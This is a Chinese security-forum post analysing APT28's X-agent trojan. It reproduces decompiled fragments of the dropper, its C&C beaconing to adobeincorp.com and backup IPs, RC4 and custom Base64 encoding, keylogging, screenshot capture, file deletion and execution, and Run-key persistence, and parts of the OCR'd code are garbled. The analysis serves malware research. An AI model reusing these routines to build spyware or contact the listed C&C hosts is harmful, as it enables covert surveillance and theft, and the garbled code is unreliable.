<u>番茄炖番茄</u> / 2019-08-10 10:01:00 / 浏览数 4253 <u>安全技术 二进制安全 顶(0) 踩(0)</u>

最近在研究APT攻击,我选择研究APT的方法通过一个APT组织入手,我选择的是APT28这个组织,APT28组织是一个与俄罗斯政府组织的高级攻击团伙,我将分析该组织的 X-agent作为APT28的旗舰木马,已经有多个平台的版本,该木马通常作为第二阶段木马,拥有完整的功能模块,由于ESET已经获取到源码,但是我并没有找到,只能通过 样本静态信息 文件名称 spoolhost.exe SHA-256 dfba21b4b7e1e6ebd162010c880c82c9b04d797893311c19faab97431bf25927 创建时间 2013-05-21 14:01:00 文件大小 145 KB (148,805 字节) 该文件在被下载执行后,会主动释放ose00000.exe、83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll两个文件,dll文件时旗舰X-agent木马,ose00000.exe主要时设置 、modFS、modProcRet模块,可以进行键盘记录,屏幕截图等操作。网络连接在POST和URL中带有先被RC4加密,后被base64(非标准)编码的硬编码key 样本分析 首先经过一段反分析,如果时间超过正常机器速度,则认为被调式,直接退出。 rand(); v33 = (\_WORD \*)GetTickCount(); lpMultiByteStr = (LPCSTR)0x186A0; rand(); rand(); --lpMultiByteStr; while ( lpMultiByteStr ); if ( GetTickCount() - (unsigned int)v33 < 0x14 )</pre> 样本首先通过获取系统环境变量,释放一个DLL文件, C:\WINDOWS\83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll 并通过rundll32.exe执行dll中的init导出函数 if ( v40 == 1 ) v23 = (wchar\_t \*)HeapAlloc(hHeap, 8u, 0x400u); sub\_401195(0x400u, v23, L"\"%s\",%s", lpBuffer, L"init"); sub\_401151(1024, 0x7FFFFFFE, v33, (int)lpBuffer); ((void (\_\_stdcall \*)(\_DWORD, const wchar\_t \*, const wchar\_t \*, wchar\_t \*, \_DWORD, \_DWORD))v32)( 0, L"open", L"rundll32.exe", v23, 0, 0); } 83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll文件分析 样本静态信息 文件名称 83D2CDE2-8311-40CB-B51D-EBE20FA803D1.dll SHA-256 5f6b2a0d1d966fc4f1ed292b46240767f4acb06c13512b0061b434ae2a692fa1 创建时间 2013-05-21 13:53:21 文件大小 107 KB (109,568 字节) 样本分析 样本首先获取临时文件路径,并做参数启动线程 1 char init() 2 { 3 struct tagMSG Msg; // [esp+4h] [ebp-22Ch] DWORD ThreadId; // [esp+20h] [ebp-210h] 4 WCHAR Buffer; // [esp+24h] [ebp-20Ch] 5 6

while ( GetMessageW(&Msg. 0. 0. 0) ) 首先看到的是X-agent 木马的AgentKernel模块,该模块是核心模块负责与C&C进行通信

CreateThread(0, 0, (LPTHREAD\_START\_ROUTINE)StartAddress, &Buffer, 0, &ThreadId);

GetTempPathW(0x104u, &Buffer);

7

8

```
mention and an amount of the foregoing forested
29
30
    v25 = &v10;
31
        = &AgentKernel::`vftable';
32
33
首先获取硬盘信息
     sub_10002000(*((_DWORD *)v2 + 6) + 4, "AgentKernel", (void *)0xB);
33
     *(_BYTE *)(*((_DWORD *)v2 + 6) + 32) = 0;
34
     *(_BYTE *)(*((_DWORD *)v2 + 6) + 33) = 1;
35
     VolumeNameBuffer = 0;
36
     memset(&v14, 0, 0x206u);
37
     GetVolumeInformationW(
38
39
       0,
40
       &VolumeNameBuffer,
       0x208u,
41
       &VolumeSerialNumber,
42
       &MaximumComponentLength,
43
       &FileSystemFlags,
44
45
46
       0);
47
     *// NWORD *\v2 + 13\ = VolumeSerialNumber.
之后进行
LocalAgentWinHttpProxySender
AgentModuleRemoteKeyLogger
ModuleFileSystem
Process Retranslator Module \\
模块的配置工作
              - operator new(oxoda),
         68
             v23 = v4;
      •
             LOBYTE(v26) = 4;
         69
         70
             if ( v4 )
              v5 = (void *)sub_10003960((int)v4);
                                                        // 配置AgentModuleRemoteKeyLogger模块
         71
         72
             else
         73
               v5 = 0;
             LOBYTE(v26) = 2;
         74
         75
             sub 10001630(&v11, (int)v5);
         76
             v6 = operator new(0x5Cu);
         77
              v23 = v6;
         78
             LOBYTE(v26) = 5;
         79
             if ( v6 )
         80
               v7 = sub_10007540(v6);
                                                         // 配置ModuleFileSystem模块
         81
              else
               v7 = 0;
        82
      9 83
             LOBYTE(v26) = 2;
             sub 10001630(&v11, (int)v7);
         84
         85
             v8 = operator new(0x40u);
             v23 = v8;
        86
      87
             LOBYTE(v26) = 6;
         88
             if ( v8 )
      89
              v1 = sub_100050A0(v8);
                                                      // 配置ProcessRetranslatorModule模块
        90
             LOBYTE(v26) = 2;
             sub_10001630(&v11, (int)v1);
        91
   92 LOBYTE(v26) = 7;
93 sub 10001CD0/&v11).
```

之后开始启动主线程,和通过线程启动一些其他模块

网络连接分析

先通过连接adobeincorp.com来判断网络是否联通,联通之后分别发送POST跟get请求,还在里面发现了两个备份的C&C地址94.23.254.109跟216.244.65.34

```
mille ( vo );
  30
        v4 = ((signed int)v1 - v2) >> 1;
  31
        v5 = (CHAR *)calloc(v4 + 1, 1u);
        WideCharToMultiByte(0, 0, &aAdobeincorpCom[50 * v9], 2 * v4, v5, v4, 0, 0);
 32
 33
        v6 = gethostbyname(v5);
                                                     // adobeincorp.com
  34
        if ( v6 )
  35
        {
          v7 = **(struct hostent ***)v6->h_addr_list;
  36
  37
          free(v5);
 38
          v6 = v7;
  39
        *( DWORD *)&name.sa data[2] = v6;
40
        *(_WORD *)name.sa_data = htons(0x50u);
41
42
        if ( connect(s, &name, 16) != -1 )
43
          break;
9 44
        if ( ++v9 >= 3u )
  45
          Sleep(*(_DWORD *)(a1 + 20));
46
47
          goto LARFL 2:
URL数据加密方法解析
```

POST跟GET请求间隔15分钟进行发送,在发送前会,首先会计算出一串字符传,来看一下这串字符串是如何计算出来的

```
灿
                  注释
0A45AA8|00A45C20|ASCII "uTk7bnxWY7xnapRJ20oCXyjt7D6E-sfPHFI610svPZhLxHGZ1c="
0A45AAC 00000033
0A45AB0 00020021
                                                                                       光 先知社区
首先会出先一个key,这个key是硬编码到文件中后面连接获取的硬盘序列号
22
   key_len = strlen(*((const char **)a1 + 7)); // 计算4MGNxZWlvcmhjOG9yZQ
   23
24
   memcpy_s(v4, key_len, *((const void **)a1 + 7), key_len);// 首先将key放到开辟的内存中
memcpy_s(&v4[key_len], *(_DWORD *)(a2 + 4), *(const void **)a2, *(_DWORD *)(a2 + 4));// 将获取的硬盘信息放到后面
25
26
48
   *(_DWORD *)(a1 + 20) = 900000;
49
   *(_DWORD *)(a1 + 44) = 54;
   *(_DWORD *)(a1 + 28) = "V4MGNxZWlvcmhj0G9yZQ";
50
    *(_DWORD *)(a1 + 48) = &szAgent;
51
    *(_DWORD *)(a1 + 16) = L"webhp?rel=psy&hl=7&ai=";
52
53
    Src = 0xF73C63B;
    v8 = 0xC085078B;
54
55
    v9 = 0 \times D0 FF 0 274;
                                                             2 先折社区
之后将上面组装的key跟硬盘序列号的0x18自己进行RC4加密,加密密钥是随机的4个字节
      int Src; // [esp+0h] [ebp-4h]
   8
  9
      Src = 0;
10
      v2 = GetTickCount();
                                                    // 初始化随机数发生器
11
      srand(v2);
                                                    // 生成随机数
12
      rand s(&Src);
13
      if ( sub 10006F70(a2, *a1, a1[1], Src) != 1 ) // RC4加密
14
        return 0;
15
      v4 = a1[1] + 4;
      v5 = (char *)calloc(v4, 1u);
16
17
      memcpy s(v5, v4, &Src, 4u);
```

RC4加密算法

```
36
         v5[v8 - 1] = v5[v7];
  37
         v5[v7] = v9;
   38
       while ( v8 != 256 );
  39
  40
       LOBYTE(v11) = 0;
  41
       LOBYTE(v12) = 0;
  42
       v13 = 0;
       if ( a3 )
 43
   44
   45
         do
   46
 47
           v12 = (unsigned __int8)(v12 + 1);
  48
           v11 = (unsigned __int8)(v5[v12] + v11);
 49
           v14 = v5[v11];
 50
           v5[v11] = v5[v12];
 51
           v5[v12] = v14;
 52
           *(_BYTE *)(v13++ + a2) ^= v5[((unsigned __int8)v5[v11] + v14) % 256];
   53
 54
         while ( v13 < a3 );
   55
 56
       free(v5);
 57
       return 1;
之后,又生成随机字符串,并进行异或,加在前面,这样形成了一个0x20字节的数据,这个数据组成位4字节随机+4字节RC4密钥+密文(密文包括硬编码key与硬板序列号
   srand(v8);
                                                 // 生成随机字符
8
   rand_s(&v18);
9
   v16 = (unsigned __int16)(v18 ^ HIWORD(v18)); // 随机字符异或操作
   Src = sub_10007060(*v7, v18 ^ HIWORD(v18), v7[1]);
   v9 = v7[1] + 4;
   v10 = (char *)calloc(v9, 1u);
   memcpy_s(v10, 2u, &Src, 2u);
                                                // 4字节随机
4
                                                 // 4字节RC4密钥
5
                                                // RC4(硬编码kev+4字节硬盘序列号的)
6
   memcpy_s(v10 + 2, 2u, &v16, 2u);
7
   memcpy_s(v10 + 4, v7[1], (const void *)*v7, v7[1]);
Base64算法,不是标准算法,使用的可打印字符如下,改变了最后两个字符
地址
                                                                ASCII
         |HEX 数据
01650048 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 ABCDEFGHIJKLMNOP
01650058 51 52 53 54 55 56 57 58 59 5A 61 62
                                                   63 64 65
                                                             66
                                                                ORSTUVWXYZabcdef
01650068 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72
                                                   73 74 75
                                                                ghijklmnopqrstuv
                                                             76
                                                                wxyz0123456789-
01650078 77 78 79 7A 30 31 32 33 34 35 36 37
                                                   38 39 2D
                                                            5F
Base64算法,最终将上面的0x20的字节编码成base64字符
      v17 = a2 / 3;
19
50
      do
51
52
        v9 = ((((unsigned __int8)a1[v3] << 8) ^ (unsigned __int8)a1[v3 + 1]) << 8) ^ (unsigned __int8)a1[v3 + 2];
       a1[v3 + 1];
53
       v15 -= 3;
54
       v16[v2 + 3] = *(BYTE *)((a1[v3 + 2] & 0x3F) + v6);
55
       v9 >>= 6;
56
57
       v16[v2 + 2] = *(_BYTE *)((v9 \& 0x3F) + v6);
58
       v9 >>= 6;
       v16[v2 + 1] = *(_BYTE *)((v9 & 0x3F) + v6);
59
50
       v16[v2] = *(_BYTE *)(((v9 >> 6) & 0x3F) + v6);
51
       v3 += 3;
52
       v2 += 4;
53
        --<mark>v17</mark>;
      地址
                                                                H2C11
 01640048 57 59 37
                     78 6E 61 70 52 4A 32 30 6F 43 58 79 6A WY7xnapRJ20oCXyj
 01640058 74 37 44 36 45 2D 73 66 50 48 46 49 36 31 30 73 t7D6E-sfPHFI610s
01640068 76 50 5A 68 4C 78 48 47 5A 6C 63 3D 00 00 00 00 vPZhLxHGZlç=..
                                         00 00
                     00 00
                           ดด ดด ดด ดด
           aa
              00 00
                                                ดด ดด
                                                      ពព
                                                          a a
之后将固定的硬编码字符相连接组成URL
```

Post数据包数据包解析

可以看到Post数据包的原始数据,使用的加密方法还是通URL加密方法一样,用RC4方法进行加密,然后用base64进行编码,具体的例子见上一节0到19字节 key硬编码字节,用于验证

20到21字节 0100 表示AgentKernel模块,这是是这个模块发送

22到39字节表示里面包含的各个模块,用字符#相隔开

0100 表示AgentKernel模块

0110 表示modKey 模块

0111 表示modFS模块

0113 表示modProcRet模块

## Get请求

Get请求会在Post数据包发送15分钟之后进行发送,发送URL,整体的数据与加密方式如上然后等待获取命令

```
v26 = 4;
if ( HttpQueryInfoW(v17, 0x20000005u, &dwBufferLength, &v26, 0) )
{
   dwNumberOfBytesRead = 0;
   v31 = calloc(dwBufferLength, 1u);
   dwNumberOfBytesAvailable = 0;
   do
   {
      InternetQueryDataAvailable(v17, &dwNumberOfBytesAvailable, 0, 0);
      if ( !dwNumberOfBytesAvailable )
           break;
      if ( !InternetReadFile(v17, (char *)v31 + v19, dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
           break;
      v19 += dwNumberOfBytesRead;
   }
   while ( v19 != dwBufferLength );
}
```

样本在尝试连接网络会开启多个线程,现在开始分析各个线程

写入临时文件模块配置

在临时文件夹写入一个文件zdg6EF885E2.tmp

```
96
       v13 = *(const WCHAR **)(v12 + 0x38);
     v14 = sub_10002B20(v9, v12);
97
98
     v15 = CreateFileW(v13, 0xC0000000, 0, 0, 4u, 2u, 0);
99
     v16 = v15;
100
     if ( v15 != (HANDLE)-1 )
101
102
       NumberOfBytesWritten = 0;
103
       SetFilePointer(v15, 0, 0, 2u);
       Buffer = (const char *)v14[1];
104
       WriteFile(v16, &Buffer, 4u, &NumberOfBytesWritten, 0);
105
       WriteFile(v16, *v14, (DWORD)Buffer, &NumberOfBytesWritten, 0);
106
       CloseHandle(v16);
107
108
     if ( v14 )
109
110
       if ( *v14 \
```

文件内容如下,开头的四个字节为字符串大小

4到7字节 0x5c997933 表示获取的硬盘信息


8到9字节 0x0001 表示AgentKernel 的ID 必备

后面是一个模块配置通过 # 相jiange

0100 表示AgentKernel模块 0110 表示modKey 模块

0111 表示modFS模块


0113 表示modProcRet模块




## 获取硬盘信息

```
83U2CUE2.1000H740
100014E2
             83C4 OC
                           add esp,0xC
100014E5
             53
                           push ebx
                                                                     -pFileSystemNameSize
100014E6
             53
                           push ebx
                                                                     pFileSystemNameBuffer
             8D85 D8FDFFF lea eax,[local.138]
100014E7
100014ED
                           push eax
                                                                     pFileSystemFlags
             50
100014EE
             8D8D DCFDFFFI
                           lea ecx,[local.137]
100014F4
                                                                     pMaxFilenameLength
             51
                           push ecx
100014F5
             8D95 E0FDFFFI
                           lea edx,[local.136]
100014FB
                                                                     pVolumeSerialNumber
             52
                           push edx
100014FC
             68 08020000
                           push 0x208
                                                                     MaxVolumeNameSize = 208 (520.)
10001501
             8D85 E8FDFFF lea eax,[local.134]
10001507
                                                                     VolumeNameBuffer
             50
                           push eax
10001508
             53
                           push ebx
                                                                     RootPathName
10001509
             FF15 F420011
                            all dword ptr ds:[<&KERNEL32.GetVolume
                           mov ecx,[local.136]
1000150F
              888D EØFDFFF
10001515
             6A 5C
                           push 0x50
                           mov dword ptr ds:[edi+0x34],ecx
10001517
             894F 34
1000151A
             E8 7D780000
                               83D2CDE2.10008D9C
                           add esp,0x4
1000151F
             8304 04
10001522
             8985 DCFDFFF
                           mov [local.137],eax
10001528
             895D FC
                           mov [local.1],ebx
1000152B
             3BC3
                           cmp eax,ebx
1000152D
                            e X83D2CDE2.1000153E
             74 OF
1000152F
             8B95 E4FDFFFI
                           mov edx,[local.135]
堆栈 ss:[00BEFD10]=5C997933
ecx=7C80FC69 (kernel32.7C80FC69)
00BEFD13 5C997933
00BEFD14 0012FD18 UNICODE "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\"
```

## 构建ID





等待邮槽信息进行屏幕截图 等待获取邮槽信息

```
v17 = v2;
 28
 29
    result = CreateMailslotW(L"\\\.\\mailslot\\dns_check_mes_v47313", 0, 0xFFFFFFFF, 0);
    v5 = result;
 30
     v14 = result;
 31
 32
     if ( result != (HANDLE)-1 )
 33
     {
 34
       while (1)
 35
         while (1)
 36
 37
           while (1)
 38
 39
             Sleep(0x14u);
 40
             GetMailslotInfo(v5, 0, &NextSize, &MessageCount, 0);
 41
 42
             if ( MessageCount )
 43
              break;
             Sleen(0v14u)
 44
匹配指令SCREEN进行屏幕截图
       memset(∨⊃, ש, שxıש4u);
       NumberOfBytesRead = 0;
       ReadFile(v5, v3, NextSize, &NumberOfBytesRead, 0);
       if ( strncmp((const char *)v3, "SCREEN", 6u) )
       sub_10003E20(1u, (int)v1);
       sub_10003FB0((int)v1);
     }
     v6 = NumberOfBytesRead;
     v7 = operator new(8u);
```

```
VZZ = 40;
  43
       v3 = GetDC(0);
  44
       v4 = GetForegroundWindow();
  45
       hWnd = v4;
       if ( a3 )
  46
  47
       {
  48
         GetWindowRect(v4, &Rect);
  49
         v6 = Rect.right - Rect.left;
  50
        v5 = Rect.bottom - Rect.top;
  51
        v3 = GetWindowDC(hWnd);
  52
        CreateCompatibleBitmap(v3, Rect.right - Rect.left, Rect.bottom - Rect.top);
  53
       }
  54
      else
  55
      {
  56
         v5 = GetDeviceCaps(v3, 10);
  57
        v6 = GetDeviceCaps(v3, 8);
  58
        CreateCompatibleBitmap(v3, v6, v5);
  59
  60
       hdc = CreateCompatibleDC(v3);
  61
       hWnd = (HWND)CreateCompatibleBitmap(v3, v6, v5);
  62
       v7 = v6;
  63
       v8 = hdc;
       h = SelectObject(hdc, hWnd);
  64
  65
       BitBlt(hdc, 0, 0, v7, v5, v3, 0, 0, 0xCC0020u);
       v26 = &Gdiplus::Bitmap::`vftable';
       hdc = 0;
      v9 = GdipCreateBitmapFromHBITMAP(hWnd, 0, &hdc);
       v10 = hdc;
  70
      v28 = v9;
  71
       v27 = hdc;
  72
       v39 = 0;
       v31 = 492561589;
  74
      v33 = -1285694052;
  75
      v30 = 1;
      v32 = 1160641098;
  76
  77
      v35 = 1;
      v34 = -337181359;
  78
       v36 = 4;
       v37 = &v22;
  80
       sub 100033B0(&v38);
  81
                                                       4 牛知
  82
       if ( CreateStreamOnHGlobal(0, 1, &ppstm) >= 0 )
  83
         v11 = GdipSaveImageToStream(v10, ppstm, &v38, &v30);
  84
         if ( v11 )
  85
    if ( sub 10003480(&v7, &v6, a1) == 1 )
13
14
15
      v3 = calloc(((2 * v7 + 0x8000) & 0xFFFF8000) + 32880, 1u);
      if ( v3 )
16
17
        sub 10003ED0(v2, 0x21u, "<img src=\"data:image/jpeg;base64,");</pre>
18
        v4 = v6;
19
20
        memcpy_0(v3, v6, v7);
        free(v4);
21
        v5 = sub 10003760(v3, v7);
22
23
        sub_10003ED0(v2, (size_t)v5, v3);
        sub_10003ED0(v2, 0x1Du, "\" width=800 height=500 /><br>");
24
25
        free(v3);
26
27
201
```

监控系统窗口,进行键盘记录或者截屏 监控当前windows系统最前的窗口

```
v4 = GetForegroundWindow();
  v5 = (int)v4;
  v43 = v4;
  if ( v4 )
  {
    if ( v4 != v55 )
    {
      v6 = GetWindowThreadProcessId(v4, &dwProcessId);
      if ( v6 != idAttach )
        if ( idAttach )
          AttachThreadInput(idAttach, idAttachTo, 0);
          memset(v50, 0, 0x100u);
          idAttach = 0;
        Sleep(0x1F4u);
        if ( AttachThreadInput(v6, idAttachTo, 1) )
          idAttach = v6;
          v55 = (HWND)v5;
          v48 = 1;
          if ( v31 )
          {
            if (!v34)
              v7 = WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, v40 + 24, v3, 560, 0, 0);
              WriteFile(hFile, v3, v7, &NumberOfBytesWritten, 0);
              v34 = 1;
            v8 = WideCharToMultiByte(0xFDE9u, 0, v38, v31 + 16, v3, 560, 0, 0);
            WriteFile(hFile, v3, v8, &NumberOfBytesWritten, 0);
进行键盘记录
3EL 31:
       if ( v58 < 0x64 && GetKeyboardState(lpKeyState) )</pre>
       {
         v11 = lpKeyState;
         v12 = 0;
         v13 = ( BYTE *)v50 - lpKeyState;
         while (1)
           v14 = *v11;
           if ( *v11 != v11[v13] )
           {
             v11[v13] = v14;
             if ( (v14 & 0x80u) != 0 )
               break;
           ++v12;
           ++v11;
           if ( v12 >= 0x100 )
             goto LABEL 65;
          lpFilename = 0;
          if ( v12 != 8 && v12 != 11 && v12 <= 0xD
            | v12 == 27
            | v12 > 0x20 && v12 < 0x2A
            | v12 > 0x2A && v12 < 0x30 )
           v22 = v31 == 0;
3EL 54:
           if (!v22)
发送命令进行截图
```

```
if ( v31 > 5 && v42 == 1 )
         WriteFile(hFile, "SCREEN", 6u, &NumberOfBytesWritten, 0);
        goto LABEL_63;
L 65:
      lpFilename = (LPWSTR)GetTickCount();
      if ( (unsigned int)lnFilename - v59 > 0x1F4 && GetCursorPos(&Point) )
文件操作
写入文件
   v4 = CreateFileW(a1, 0x23u, 2u, 0, 4u, 2u, 0);
  if ( \vee 4 == (HANDLE)-1 )
     v5 = operator new(8u);
    if ( v5 )
       *v5 = 0;
      v5[1] = 0;
      v6 = v5;
    else
      v6 = 0;
    nNumberOfBytesToWrite = (DWORD)v6;
     v7 = calloc(0x66u, 1u);
     *v6 = v7;
    memcpy 0(v7, L"<font size=4 color=red>File don't create</font><br>", 0x66u);
    v6[1] = 102;
     sub 10005630(a2 + 12, &nNumberOfBytesToWrite);
     *(_DWORD *)(a2 + 4) += 102;
     return 1;
   if ( !WriteFile(v4, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
   CloseHandle(v4);
   return 0;
查找文件,进行执行删除等操作
         memset(&v46, 0, 0x40Eu);
          sub_10002600(0x208u, &FileName, (const char *)L"%s\\%s", a2, a3);
     53
          hFindFile = FindFirstFileW(&FileName, &FindFileData);
     54
          if ( hFindFile != (HANDLE)-1 )
     55
     56
          {
           do
     57
     58
     59
              FileTimeToSystemTime(&FindFileData.ftLastAccessTime, &SystemTime);
              SystemTimeToTzSpecificLocalTime(0, &SystemTime, &LocalTime);
     60
     61
              if ( FindFileData.dwFileAttributes & 0x10 )
     62
              {
```

```
V10 = (1NT)V30;
154
155
             *(_DWORD *)(v18 + 4) += v34;
156
             switch ( (unsigned __int8)a5 )
157
158
                  sub 10008630(v18, v39, FindFileData.cFileName);
159
160
                  v5 = v38;
                  break;
161
162
163
                  sub_10002600(0x208u, &File, (const char *)L"%s\\%s", v39, FindFileData.cFileName);
164
                  DeleteFileW(&File);
165
                  v5 = v38;
166
                  break;
167
               case 3u:
                  sub 10002600(0x208u, &File, (const char *)L"%s\\%s", v39, FindFileData.cFileName);
168
169
                  ShellExecuteW(0, L"open", &File, 0, 0, 0);
170
                  v5 = v38;
171
                  break;
172
               default:
ose0000.exe文件分析
此文件主要进行设置dll木马的持久化操作
        if ( GetTickCount() - v4 >= 0x14 )
  24
  25
          return 0;
  26
        Sleep(120000u);
  27
        pNumArgs = 0;
  28
        v7 = GetCommandLineW();
  29
        v8 = CommandLineToArgvW(v7, &pNumArgs);
  9 30
        v9 = v8;
  31
        v10 = v8[2];
        if ( v10 )
DeleteFileW(v10);
  9 32
  33
        if (!v9[1])
  9 34
  9 35
          return 0;
  36
         *(_WORD *)Data = 0;
  37
        memset(&v14, 0, 0x206u);
  9 38
        if \ ( \ RegOpenKeyExW(HKEY\_CURRENT\_USER, \ L"Software\Microsoft\Windows\CurrentVersion\Run", \ 0, \ 0x200006u, \ \&phkResult) \ )
  39
        sub_401000(0x104u, (wchar_t *)Data, (const char *)L"%s \"%s\",%s", L"rundll32.exe", v9[1], L"init");
if ( RegSetValueExW(phkResult, L"Shared Printer Service", 0, 1u, Data, 2 * wcslen((const unsigned __int16 *)Data)) )
  40
  41
  42
          return 0;
  43
        RegCloseKey(phkResult);
  44
        return 1:
  45 }
       点击收藏 | 1 关注 | 1
上一篇:WWW利用从Win7 x64到Wi... 下一篇:CobaltStrike插件开发官...
1. 0 条回复
  • 动动手指,沙发就是你的了!
```

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板